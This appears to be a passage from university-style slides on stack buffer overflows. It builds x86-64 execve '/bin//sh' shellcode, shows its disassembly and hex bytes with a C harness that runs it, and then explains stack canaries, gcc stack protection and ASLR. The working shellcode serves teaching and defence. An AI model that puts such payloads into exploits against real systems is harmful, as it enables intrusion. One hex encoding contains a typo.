xor rdi,rdi                   ; rdi null
push rdi                      ; null
push rdi                      ; null
pop rsi                       ; argv null
pop rdx                       ; envp null
mov rdi,0x68732f6e69622f2f    ; hs/nib//
shr rdi,0x08                  ; no nulls, so shr to get \0
push rdi                      ; \0hs/nib/
push rsp
pop rdi                       ; pointer to arguments
push 0x3b                     ; execve syscall
pop rax
syscall
```

Instead of MOV, use PUSH

Generating Shellcode

```
0000000000400080 <_start>:
400080: 48 31 ff                xor    %rdi,%rdi
400083: 57                      push   %rdi
400084: 57                      push   %rdi
400085: 5e                      pop    %rsi
400086: 5a                      pop    %rdx
400087: 48 bf 2f 2f 62 69 6e    movabs $0x68732f6e69622f2f,%rdi
40008e: 2f 73 68
400091: 48 c1 ef 08             shr    $0x8,%rdi
400095: 57                      push   %rdi
400096: 54                      push   %rsp
400097: 5f                      pop    %rdi
400098: 6a 3b                   pushq  $0x3b
40009a: 58                      pop    %rax
40009b: 0f 05                   syscall
```

No NULL bytes!

Generating Shellcode

```
0000000000400080 <_start>:
400080: 48 31 ff                xor    %rdi,%rdi
400083: 57                      push   %rdi
400084: 57                      push   %rdi
400085: 5e                      pop    %rsi
400086: 5a                      pop    %rdx
400087: 48 bf 2f 2f 62 69 6e    movabs $0x68732f6e69622f2f,%rdi
40008e: 2f 73 68
400091: 48 c1 ef 08             shr    $0x8,%rdi
400095: 57                      push   %rdi
400096: 54                      push   %rsp
400097: 5f                      pop    %rdi
400098: 6a 3b                   pushq  $0x3b
40009a: 58                      pop    %rax
40009b: 0f 05                   syscall
```

Translates to:

```
\x48\x31\xff\x57\x57\x5e\x5a\x48\xbf\x2f\x2f\x62\x69\x6e\x2f\x7
\x68\x48\xc1\xef\x08\x57\x54\x5f\x6a\x3b\x58\x0f\x05
```

Testing the Shellcode

```
#include <unistd.h>
char code[] = "\x48\x31\xff\x57\x57\x5e\x5a\x48\xbf\x2f\x2f
  \x62\x69\x6e\x2f\x73\x68\x48\xc1\xef\x08\x57\x54\x5f\x6a
  \x3b\x58\x0f\x05";

int main(int argc, char **argv)
{
  int (*func)();
  func = (int (*)()) code;
  (int)(*func)();
  return 0;
}
```

Testing the Shellcode

```
#include <unistd.h>
char code[] = "\x48\x31\xff\x57\x57\x5e\x5a\x48\xbf\x2f\x2f
  \x62\x69\x6e\x2f\x73\x68\x48\xc1\xef\x08\x57\x54\x5f\x6a
  \x3b\x58\x0f\x05";

int main(int argc, char **argv)
{
  int (*func)();
  func = (int (*)()) code;
  (int)(*func)();
  return 0;
}
```

Our shellcode

Declare a function pointer and cast our shell code to the function pointer

Stack Buffer Overflow Code Examples with Arbitrary Code Execution: Shellcode

How does the OS protect itself from us?

- Stack Canary
- Address Space Layout Randomization
- Non-executable Stack (NX)

Stack Canary

- Stack is modified by adding a canary (known unknown) value
- Before exit of a routine the canary is checked
  - If the canary value has been modified , such as by a buffer overrun, the program is killed

Types of Canaries

- Terminator canaries - built of NULL terminators
  - To avoid suspicion our program must write NULL characters, which prevents us from using strcpy() to inject our payload.
- Random canaries - random canary generated at runtime form /dev/random. stored in a global variable. It is padded by unmapped pages, so that attempting to read it by exploiting bugs to read off RAM cause a segmentation fault.

Types of Canaries

- Random XOR canaries - XOR scrambled using the control data. If either the canary or the control data are overwritten, the canary value is wrong. Susceptible to shell code attacks

gcc

- Uses ProPolice. Originally developed by IBM. worked by Redhat in 2005.
    - -fstack-protector flag protects only some vulnerable functions
    - -fstack-protector-all flag, which protects all functions whether they need it or not.

Linux Canaries

- All Fedora packages are compiled with -fstack-protector since Fedora Core 5, and -fstack-protector-strong since Fedora 20.
- Most packages in Ubuntu are compiled with -fstack-protector since 6.10.
- Every Arch Linux package is compiled with -fstack-protector since 2011.
- All Arch Linux packages built since 4 May 2014 use -fstack-protector-strong.
- Stack protection is only used for some packages in Debian, and only for the FreeBSD base system since 8.0.
- Stack protection is standard in OpenBSD,Hardened Gentoo, and DragonFly BSD.

https://en.wikipedia.org/wiki/Buffer_overflow_protection#Canaries

Canary in Action

```
00000000004005d0 <go>:
4005d0: 55                    push   %rbp
4005d1: 48 89 e5              mov    %rsp,%rbp
4005d4: 48 83 ec 50           sub    $0x50,%rsp
4005d8: 48 89 7d b8           mov    %rdi,-0x48(%rbp)
4005dc: 48 8b 55 b8           mov    -0x48(%rbp),%rdx
4005e0: 48 8d 45 c0           lea    -0x40(%rbp),%rax
4005e4: 48 89 d6              mov    %rdx,%rsi
4005e7: 48 89 c7              mov    %rax,%rdi
4005ea: e8 a1 fe ff ff        callq  400490 <strcpy@plt>
4005ef: c9                    leaveq
4005f0: c3                    retq
```

aleph.c compiled with no stack canary flag

Canary in Action

```
0000000000400630 <go>:
400630: 55                      push   %rbp
400631: 48 89 e5                mov    %rsp,%rbp
400634: 48 83 ec 60             sub    $0x60,%rsp
400638: 48 89 7d a8             mov    %rdi,-0x58(%rbp)
40063c: 64 48 8b 04 25 28 00    mov    %fs:0x28,%rax
400643: 00 00
400645: 48 89 45 f8             mov    %rax,-0x8(%rbp)
400649: 31 c0                   xor    %eax,%eax
40064b: 48 8b 55 a8             mov    -0x58(%rbp),%rdx
40064f: 48 8d 45 b0             lea    -0x50(%rbp),%rax
400653: 48 89 d6                mov    %rdx,%rsi
400656: 48 89 c7                mov    %rax,%rdi
400659: e8 82 fe ff ff          callq  4004e0 <strcpy@plt>
40065e: 48 8b 45 f8             mov    -0x8(%rbp),%rax
400662: 64 48 33 04 25 28 00    xor    %fs:0x28,%rax
400669: 00 00
40066b: 74 05                   je     400672 <go+0x42>
40066d: e8 7e fe ff ff          callq  4004f0 <__stack_chk_fail@plt>
400672: c9                      leaveq
400673: c3                      retq
```

aleph.c compiled with stack canary flag

But …

gcc does not use -fstack-protector by default. Your code will not be checked for stack corruption

Address Space Layout Randomization

- Every time the program is loaded, it's libraries and memory regions are mapped to random locations in virtual memory.

- When running a program twice, buffers on the stack will have different addresses between runs. T

  - We cannot use a static address pointing to the stack that we happened to find by using gdb, because these addresses will not be correct the next time the program is run.